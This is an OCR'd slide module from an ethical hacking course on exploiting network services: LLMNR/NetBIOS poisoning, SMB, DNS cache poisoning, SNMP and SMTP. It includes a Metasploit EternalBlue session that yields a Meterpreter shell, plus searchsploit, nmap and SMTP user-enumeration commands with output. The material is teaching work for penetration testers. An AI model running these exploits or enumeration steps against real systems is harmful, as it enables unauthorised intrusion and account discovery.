


Module 5: Exploiting Wired and Wireless Networks

Ethical Hacker

Module Objectives

Module Title: Exploiting Wired and Wireless Networks

Module Objective: Explain how to exploit wired and wireless network vulnerabilities.

Topic Title	Topic Objective
Exploiting Networking-Based Vulnerabilities	Explain how to exploit network-based vulnerabilities.
Exploiting Wireless Vulnerabilities	Explain how to exploit wireless vulnerabilities.

5.1: Exploiting Network-Based Vulnerabilities

Overview

- We will be conducting asset enumeration of the internal network as a precursor to vulnerability scanning.
- We want to focus on the systems that will potentially give us the most access to proprietary data but need to run vulnerability scans on all in-scope targets.
- Once assets are identified and we know what protocols and services are running on the network we can devise exploits as a basis for risk analysis.
- We also need to challenge the Identity and Access Management systems to see if they are adequate to block even simple unauthorized access by internal users as well as more complex external threats.
- Finally, we will conduct network share enumeration and attempt various on-path (MITM) attacks to gain further unauthorized access to accounts and data.

Overview (Cont.)


- Network-based vulnerabilities and exploits can be catastrophic because of the types of damage and impact they can cause in an organization.

- The following are some examples of network-based attacks and exploits:
  - Windows name resolution-based attacks and exploits
  - DNS cache poisoning attacks
  - Attacks and exploits against Server Message Block (SMB) implementations
  - Simple Network Management Protocol (SNMP) vulnerabilities and exploits
  - Simple Mail Transfer Protocol (SMTP) vulnerabilities and exploits
  - File Transfer Protocol (FTP) vulnerabilities and exploits
  - Pass-the-hash attacks
  - On-path attacks (previously known as man-in-the-middle [MITM] attacks)
  - SSL stripping attacks
  - Denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks
  - Network access control (NAC) bypass
  - Virtual local area network (VLAN) hopping attacks

Windows Name Resolution and SMB Attacks

- Name resolution is one of the most fundamental aspects of networking, operating systems, and applications.
- Some of the name-to-IP address resolution technologies and protocols are NetBIOS, LLMNR, and DNS.
  - NetBIOS and LLMNR are protocols used primarily by Microsoft Windows for host identification.
  - LLMNR, which is based on the DNS protocol format, allows hosts on the same local link to perform name resolution for other hosts.

- For example, a Windows host trying to communicate to a printer or to a network shared folder may use NetBIOS, as illustrated in the figure.
- NetBIOS provides three different services:
  - NetBIOS Name Service (NetBIOS-NS) for name registration and resolution
  - Datagram Service (NetBIOS-DGM) for connectionless communication
  - Session Service (NetBIOS-SSN) for connection-oriented communication



Windows Name Resolution and SMB Attacks (Cont.)

- NetBIOS-related operations use the following ports and protocols:
  - **TCP port 135:** MS-RPC endpoint mapper, used for client-to-client and server-to-client communication
  - **UDP port 137:** NetBIOS Name Service
  - **UDP port 138:** NetBIOS Datagram Service
  - **TCP port 139:** NetBIOS Session Service
  - **TCP port 445:** SMB protocol, used for sharing files between different operating systems, including Windows and Unix-based systems

- In Windows, a workgroup is a LAN peer-to-peer network that can support a maximum of 10 hosts in the same subnet and has no centralized administration.
- Basically, each user controls the resources and security locally on his or her system.
- A domain-based implementation is a client-to-server network that can support thousands of hosts that are geographically dispersed across many subnets.
- A user with an account on the domain can log on to any computer system without having an account on that computer.
- It does this by authenticating to a domain controller.

Windows Name Resolution and SMB Attacks (Cont.)


- Historically, there have been dozens of vulnerabilities in NetBIOS, SMB, and LLMNR.
- A simple example: many users leave their workgroup configured with the default name (WORKGROUP) and configure file or printer sharing with weak credentials.
- It is very easy for an attacker to enumerate the machines and potentially compromise the system by brute-forcing passwords or leveraging other techniques.
- A common vulnerability in LLMNR involves an attacker spoofing an authoritative source for name resolution on a victim system by responding to LLMNR traffic over UDP port 5355 and NBT-NS traffic over UDP port 137.
- The attacker basically poisons the LLMNR service to manipulate the victim's system.
- If the requested host belongs to a resource that requires identification or authentication, the username and NTLMv2 hash are sent to the attacker.
- The attacker can then gather the hash sent over the network by using tools such as sniffers.
- Subsequently, the attacker can brute-force or crack the hashes offline to get the plaintext passwords.

Windows Name Resolution and SMB Attacks (Cont.)

- Several tools can be used to conduct this type of attack, such as NBNSpoof, Metasploit, and Responder.
- Metasploit is one of the most popular tools and frameworks used by penetration testers and attackers.
- Another open-source tool that is very popular and has even been used by malware is Pupy.
- Pupy is a Python-based cross-platform remote administration and post-exploitation tool that works on Windows, Linux, macOS, and even Android.
- One of the common mitigations for these types of attacks is to disable LLMNR and NetBIOS in local computer security settings or to configure a group policy.
- In addition, you can configure additional network- or host-based access controls policies (rules) to block LLMNR/NetBIOS traffic if these protocols are not needed.
- One of the common detection techniques for LLMNR poisoning attacks is to monitor the registry key HKLM\Software\Policies\Microsoft\Windows NT\DNSClient for changes to the EnableMulticast DWORD value.
- If you see a zero (0) for the value of that key, you know that LLMNR is disabled.

Windows Name Resolution and SMB Attacks (Cont.)

- A very brief example of the EternalBlue exploit in Metasploit is showed on the figure.



```
msf> use exploit/windows/smb/ms17_010_eternalblue
msf> exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-
                                             framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only
                                             affects Windows Server 2008 R2, Windows 7, Windows Embedded
                                             Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
                                             Only affects Windows Server 2008 R2, Windows 7, Windows Embedded
                                             Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows
                                             Server 2008 R2, Windows 7, Windows Embedded Standard 7 target
                                             machines.
<output omitted for brevity>
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.1.1.2
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.66.6
msf exploit(ms17_010_eternalblue) > exploit
```


- The **use exploit/windows/smb/ms17_010_eternalblue** command is invoked to use the EternalBlue exploit.
- The **show options** command shows all the configurable options for the EternalBlue exploit.
- At a very minimum, the IP address of the remote host (RHOST) and the IP address of the host that you would like the victim to communicate with after exploitation (LHOST) must be configured.
- To configure the RHOST, use the **set RHOST** command followed by the IP address of the remote system (**10.1.1.2**).
- To configure the LHOST, use the **set LHOST** command followed by the IP address of the remote system (**10.10.66.6**).
- The remote port (445) is already configured for you by default.
- After you run the **exploit** command, Metasploit executes the exploit against the target system and launches a Meterpreter session to allow you to control and further compromise the system.

Windows Name Resolution and SMB Attacks (Cont.)

SMB Exploits

- SMB has historically suffered from numerous catastrophic vulnerabilities.

- Just explore the dozens of well-known exploits in the Exploit Database (exploit-db.com) by using the **searchsploit smb** command as show in the figure (the ouput command is truncated).



```
root@kali:~# searchsploit smb
----------------------------------------------------------- ---------------------------------
 Exploit Title                                             |  Path
----------------------------------------------------------- ---------------------------------
Apple Mac OSX - 'mount_smbfs' Local Stack Buffer Overflow  | osx/local/4759.c
CyberCop Scanner Smbgrind 5.5 - Buffer Overflow (PoC)      | windows/dos/39452.txt
Ethereal 0.x - Multiple iSNS / SMB / SNMP Protocol Dissect | linux/remote/24259.c
foomatic-gui python-foomatic 0.7.9.4 - 'pysmb.py' Arbitrar | multiple/remote/36013.txt
```

- One of the most used SMB exploits in recent times has been the EternalBlue exploit.

- Successful exploitation of EternalBlue allows an unauthenticated remote attacker to compromise an affected system and execute arbitrary code.

- This exploit has been used in ransomware such as WannaCry and Nyeta and has been ported to many different tools, including Metasploit.

Lab - Scanning for SMB Vulnerabilities with enum4linux

In this lab, you will complete the following objectives:


- Launch enum4linux and explore its capabilities.
- Identify computers with SMB services running.
- Use enum4linux to enumerate users and network file shares.
- Use smbclient to transfer files between systems.

DNS Cache Poisoning

- ***DNS cache poisoning*** is another popular attack leveraged by threat actors that involves the manipulation of the DNS resolver cache through the injection of corrupted DNS data.

- This is done to force the DNS server to send the wrong IP address to the victim and redirect the victim to the attacker’s system.


- The figure illustrates the mechanics of DNS cache poisoning.



DNS Cache Poisoning (Cont.)


The following steps are:

- **Step 1.** The attacker corrupts the data of the DNS server cache to impersonate the theartofhacking.org website. Before the attacker executes the DNS poisoning attack, the DNS server successfully resolves the IP address of the theartofhacking.org to the correct address (104.27.176.154) by using the **nslookup** command.



```
$ nslookup theartofhacking.org
Server: 10.2.3.77
Address: 10.2.3.77#53

Non-authoritative answer:
Name: theartofhacking.org
Address: 104.27.176.154
```

- **Step 2.** After the attacker executes the DNS poisoning attack, the DNS server resolves the theartofhacking.org to the IP address of the attacker´s system (10.2.3.4).



```
$ nslookup theartofhacking.org
Server: 10.2.3.77
Address: 10.2.3.77#53

Non-authoritative answer:
Name: theartofhacking.org
Address: 10.2.3.4
```

- **Step 3.** The victim sends a request to the DNS server to obtain the IP address of the domain theartofhacking.org.
- **Step 4.** The DNS server replies with the IP address of the attacker’s system.
- **Step 5.** The victim sends an HTTP GET to the attacker’s system, and the attacker impersonates the domain theartofhacking.org.


SNMP Exploits (Cont.)

- SNMP is a protocol that many individuals and organizations use to manage network devices that uses UDP port 161.
- In SNMP implementations, every network device contains an SNMP agent that connects with an independent SNMP server (also known as the SNMP manager).
- An administrator can use SNMP to obtain health information and the configuration of a networking device, to change the configuration, and to perform other administrative tasks.
- This is very attractive to attackers because they can leverage SNMP vulnerabilities to perform similar actions in a malicious way.
- There are several versions of SNMP, but the two most popular today are SNMPv2c and SNMPv3.
- SNMPv2c uses community strings, which are passwords that are applied to a networking device to allow an administrator to restrict access to the device in two ways: by providing read-only or read/write access.
- The managed device information is kept in a database called the Management Information Base (MIB).
- A common SNMP attack involves an attacker enumerating SNMP services and then checking for configured default SNMP passwords.

SNMP Exploits (Cont.)

- Unfortunately, this is one of the major flaws of many implementations because many users leave weak or default SNMP credentials in networking devices.
- SNMPv3 uses usernames and passwords, and it is more secure than all previous SNMP versions.
- Attackers can still perform dictionary and brute-force attacks against SNMPv3 implementations, however.
- A more modern and security implementation involves using NETCONF with newer infrastructure devices (such as routers and switches).
- You can leverage Nmap Scripting Engine (NSE) scripts to gather information from SNMP-enabled devices and to brute-force weak credentials.

- In Kali Linux, the NSE scripts are located at ***/usr/share/nmap/scripts*** by default.
- The figure shows the available SNMP-related NSE scripts in a Kali Linux system.
- In addition to NSE scripts, you can use the **snmp-check** tool to perform an *SNMP walk* in order to gather information on devices configured for SNMP.




```
root@kali:/usr/share/nmap/scripts# ls -1 snmp*
snmp-brute.nse
snmp-hh3c-logins.nse
snmp-info.nse
snmp-interfaces.nse
snmp-ios-config.nse
snmp-netstat.nse
snmp-processes.nse
snmp-sysdescr.nse
snmp-win32-services.nse
snmp-win32-shares.nse
snmp-win32-software.nse
snmp-win32-users.nse
root@kali:/usr/share/nmap/scripts#
```

SMTP Exploits

- Attackers may leverage insecure SMTP servers to send spam and conduct phishing and other email-based attacks.
- SMTP is a server-to-server protocol, which is different from client/server protocols such as POP3 or IMAP.
- Before you can understand how to exploit email protocol vulnerabilities, you must familiarize yourself with the standard TCP ports used in the different email protocols:
    - **TCP port 25**: The default port used in SMTP for non-encrypted communications.
    - **TCP port 465**: The port registered by the IANA for SMTP over SSL (SMTPS). SMTPS has been deprecated in favor of STARTTLS.
    - **TCP port 587**: The Secure SMTP (SSMTP) protocol for encrypted communications, as defined in RFC 2487, using STARTTLS. Mail user agents (MUAs) use TCP port 587 for email submission. STARTTLS can also be used over TCP port 25 in some implementations.
    - **TCP port 110**: The default port used by the POP3 protocol in non-encrypted communications.
    - **TCP port 995**: The default port used by the POP3 protocol in encrypted communications.
    - **TCP port 143**: The default port used by the IMAP protocol in non-encrypted communications.
    - **TCP port 993**: The default port used by the IMAP protocol in encrypted (SSL/TLS) communications.

SMTP Exploits (Cont.)

- ***SMTP open relay*** is the term used for an email server that accepts and *relays* (that is, sends) emails from any user.
- It is possible to abuse these configurations to send spoofed emails, spam, phishing, and other email-related scams.
- Nmap has an NSE script to test for open relay configurations.
- The figure shows how you can use the script against an email server (10.1.2.14).




```
root@kali:/usr/share/nmap/scripts# nmap --script smtp-open-relay.nse
10.1.2.14

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-15 13:32 EDT
Nmap scan report for 10.1.2.14
Host is up (0.00022s latency).
PORT STATE SERVICE
25/tcp open smtp
|_smtp-open-relay: Server is an open relay (16/16 tests)
Nmap done: 1 IP address (1 host up) scanned in 6.82 seconds
root@kali:/usr/share/nmap/scripts#
```

SMTP Exploits (Cont.)

- The following are a few examples of SMTP commands that can be useful for performing a security evaluation of an email server:
  - **HELO:** Used to initiate an SMTP conversation with an email server. The command is followed by an IP address or a domain name (for example, **HELO 10.1.2.14**).
  - **EHLO:** Used to initiate a conversation with an Extended SMTP (ESMTP) server. This command is used in the same way as the **HELO** command.
  - **STARTTLS:** Used to start a Transport Layer Security (TLS) connection to an email server.
  - **RCPT:** Used to denote the email address of the recipient.
  - **DATA:** Used to initiate the transfer of the contents of an email message.
  - **RSET:** Used to reset (cancel) an email transaction.
  - **MAIL:** Used to denote the email address of the sender.
  - **QUIT:** Used to close a connection.
  - **HELP:** Used to display a help menu (if available).
  - **AUTH:** Used to authenticate a client to the server.
  - **VRFY:** Used to verify whether a user’s email mailbox exists.
  - **EXPN:** Used to request, or expand, a mailing list on the remote server.

SMTP Exploits (Cont.)


- The figure shows an example of how you can use some of these commands to reveal email addresses that may exist in the email server.
- In this case, you connect to the email server by using **telnet** followed by port 25. (In this example, the SMTP server is using plaintext communication over TCP port 25.)
- Then you use the **VRFY** (verify) command with the email username to verify whether the user account exists on the system.



```
omar@kali:~$ telnet 192.168.78.8 25
Trying 192.168.78.8...
Connected to 192.168.78.8.
Escape character is '^]'.
220 dionysus.theartofhacking.org ESMTP Postfix (Ubuntu)
VRFY sys
252 2.0.0 sys
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local
recipient table
VRFY root
252 2.0.0 root
VRFY omar
252 2.0.0 omar
```

SMTP Exploits (Cont.)


- The **smtp-user-enum** tool (which is installed by default in Kali Linux) enables you to automate these information-gathering steps.
- The figure shows the **smtp-user-enum** options and examples of how to use the tool.



```
root@kali:~# smtp-user-enum
smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

Usage: smtp-user-enum [options] ( -u username | -U file-of-usernames )
( -t host | -T file-of-targets )

options are:
         -m n Maximum number of processes (default: 5)
        -M mode Method to use for username guessing EXPN, VRFY or RCPT
(default: VRFY)
        -u user Check if user exists on remote system
        -f addr MAIL FROM email address. Used only in "RCPT TO" mode
(default: user@example.com)
        -D dom Domain to append to supplied user list to make email
addresses (Default: none)
                Use this option when you want to guess valid email
addresses instead of just usernames e.g. "-D example.com" would guess
foo@example.com, bar@example.com, etc. Instead of simply the usernames
foo and bar.
        -U file File of usernames to check via smtp service
        -t host Server host running smtp service
        -T file File of hostnames running the smtp service
        -p port TCP port on which smtp service runs (default: 25)
        -d Debugging output
        -t n Wait a maximum of n seconds for reply (default: 5)
        -v Verbose
        -h This help message

Also see smtp-user-enum-user-docs.pdf from the smtp-user-enum tar
ball.

Examples:

$ smtp-user-enum -M VRFY -U users.txt -t 10.0.0.1
$ smtp-user-enum -M EXPN -u admin1 -t 10.0.0.1
$ smtp-user-enum -M RCPT -U users.txt -T mail-server-ips.txt
$ smtp-user-enum -M EXPN -D example.com -U users.txt -t 10.0.0.1
```

SMTP Exploits (Cont.)

- The figure shows how to use the **smtp-user-enum** command to verify whether the user *omar* exists in the server.
- Most modern email servers disable the **VRFY** and **EXPN** commands.
- It is highly recommended that you disable these SMTP commands.
- Modern firewalls also help protect and block any attempts at SMTP connections using these commands.




```
root@kali:~# smtp-user-enum -M VRFY -u omar -t 192.168.78.8
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-
enum )

 ----------------------------------------------------------
| Scan Information |
 ----------------------------------------------------------
Mode ..................... VRFY
Worker Processes ......... 5
Target count ............. 1
Username count ........... 1
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............
######## Scan started at Sat Apr 21 19:34:42 #########
192.168.78.8: omar exists
######## Scan completed at Sat Apr 21 19:34:42 #########
1 results.

1 queries in 1 seconds (1.0 queries / sec)
root@kali:~#
```

SMTP Exploits (Cont.)

Known SMTP Server Exploits

- It is possible to take advantage of exploits that have been created to leverage known SMTP-related vulnerabilities.
- The figure shows a list of known SMTP exploits using the **searchsploit** command in Kali Linux (output is truncated).




```
root@kali:~# searchsploit smtp
----------------------------------------------- --------------------------------
 Exploit Title                                 |  Path
----------------------------------------------- --------------------------------
AA SMTP Server 1.1 - Crash (PoC)               | windows/dos/14990.txt
Alt-N MDaemon 6.5.1 - IMAP/SMTP Remote Buffer  | windows/remote/473.c
Alt-N MDaemon 6.5.1 SMTP Server - Multiple Com | windows/remote/24624.c
Alt-N MDaemon Server 2.71 SP1 - SMTP HELO Argu | windows/dos/23146.c
Apache James Server 2.2 - SMTP Denial of Servi | multiple/dos/27915.pl
BaSoMail 1.24 - SMTP Server Command Buffer Ove | windows/dos/22668.txt
BaSoMail Server 1.24 - POP3/SMTP Remote Denial | windows/dos/594.pl
BL4 SMTP Server < 0.1.5 - Remote Buffer Overfl | windows/dos/1721.pl
Blat 2.7.6 SMTP / NNTP Mailer - Local Buffer O | windows/local/38472.py
BulletProof FTP Server 2019.0.0.50 - 'SMTP Ser | windows/dos/46422.py
Cisco PIX Firewall 4.x/5.x - SMTP Content Filt | hardware/remote/20231.txt
Citadel SMTP 7.10 - Remote Overflow            | windows/remote/4949.txt
Cobalt Raq3 PopRelayD - Arbitrary SMTP Relay   | linux/remote/20994.txt
CodeBlue 5.1 - SMTP Response Buffer Overflow   | windows/remote/21643.c
CommuniCrypt Mail 1.16 - 'ANSMTP.dll/AOSMTP.dl | windows/remote/12663.html
CommuniCrypt Mail 1.16 - SMTP ActiveX Stack Bu | windows/remote/16566.rb
Computalynx CMail 2.3 SP2/2.4 - SMTP Buffer Ov | windows/remote/19495.c
